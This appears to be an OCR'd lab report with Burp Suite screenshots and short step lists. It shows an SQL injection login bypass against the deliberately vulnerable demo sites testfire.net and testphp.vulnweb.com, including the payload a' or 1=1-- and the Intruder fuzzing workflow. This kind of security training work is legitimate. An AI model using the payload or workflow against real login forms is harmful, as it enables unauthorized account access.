




Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://testfire.net:80 [65.61.137.117]
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
uid=admin123&passw=123456&btnSubmit=Login
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
0 matches
AltoroMutual
ONLINE BANKING LOGIN
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Careers
Subscribe
DEMO SITE ONLY
Privacy Policy | Security Statement
testfire.net
Type here to search
33°C Light rain
ENG
18:29
10-10-2021



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Go Cancel
Target: http://testfire.net
Request
Response
Raw Params Headers Hex
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
uid=admin123&passw=123456&btnSubmit=Login
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Save entire history
Paste URL as request
Add to site map
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Burp Repeater documentation
0 matches
Ready
AltoroMutual
ONLINE BANKING LOGIN
DEMO SITE ONLY
Privacy Policy | Security Statement
testfire.net
Type here to search
33°C Light rain
ENG
18:29
10-10-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Battering ram
Start attack
Add §
Clear §
Auto §
Refresh
Clear
2 payload positions
Length: 1038
AltoroMutual
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
DEMO SITE ONLY
testfire.net
Type here to search
33°C Light rain
ENG
18:30
10-10-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Start attack
Payload set: 1
Payload count: 0
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...
Form field names
Form field values
Server-side variable names
Fuzzing - SQL injection
Fuzzing - XSS
Fuzzing - path traversal
3 letter words
4 letter words
Remove
Up
Down
Payload Encoding
AltoroMutual
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
DEMO SITE ONLY
testfire.net
Type here to search
33°C Light rain
ENG
18:30
10-10-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Intruder attack 3
Result 2 | Intruder attack 3
Payload: a' or 1=1--
Status: 302
Length: 628
Timer: 715
AltoroMutual
ONLINE BANKING LOGIN
DEMO SITE ONLY
try again.
Payload Sets
Payload Options [Simple list]
Payload Processing
Payload Encoding
Type here to search
33°C Light rain
ENG
18:31
10-10-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Intruder attack 3
Result 2 | Intruder attack 3
Show response in browser
To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.
http://burp/show/7aian3urqqxd3n4er6g1nj5iolzta4szd
Copy
Close
In future, just copy the URL and don't show this dialog
AltoroMutual
ONLINE BANKING LOGIN
DEMO SITE ONLY
try again.
Payload Sets
Payload Options [Simple list]
Payload Processing
Payload Encoding
Type here to search
33°C Light rain
ENG
18:31
10-10-2021





4) website url - http://testphp.vulnweb.com/

Manual attack

Steps to Reproduce :

c) Login to website using basic sql query
d) If the query holds good we get the access







Using burp suite :


Steps to Reproduce :


g) Capture the login page request using burp
h) Send the request to repeater then intruder
i) Add positions and payload


j) Choose fuzzing SQL injection
k) Start attack
l) Copy the response url and give it in browser




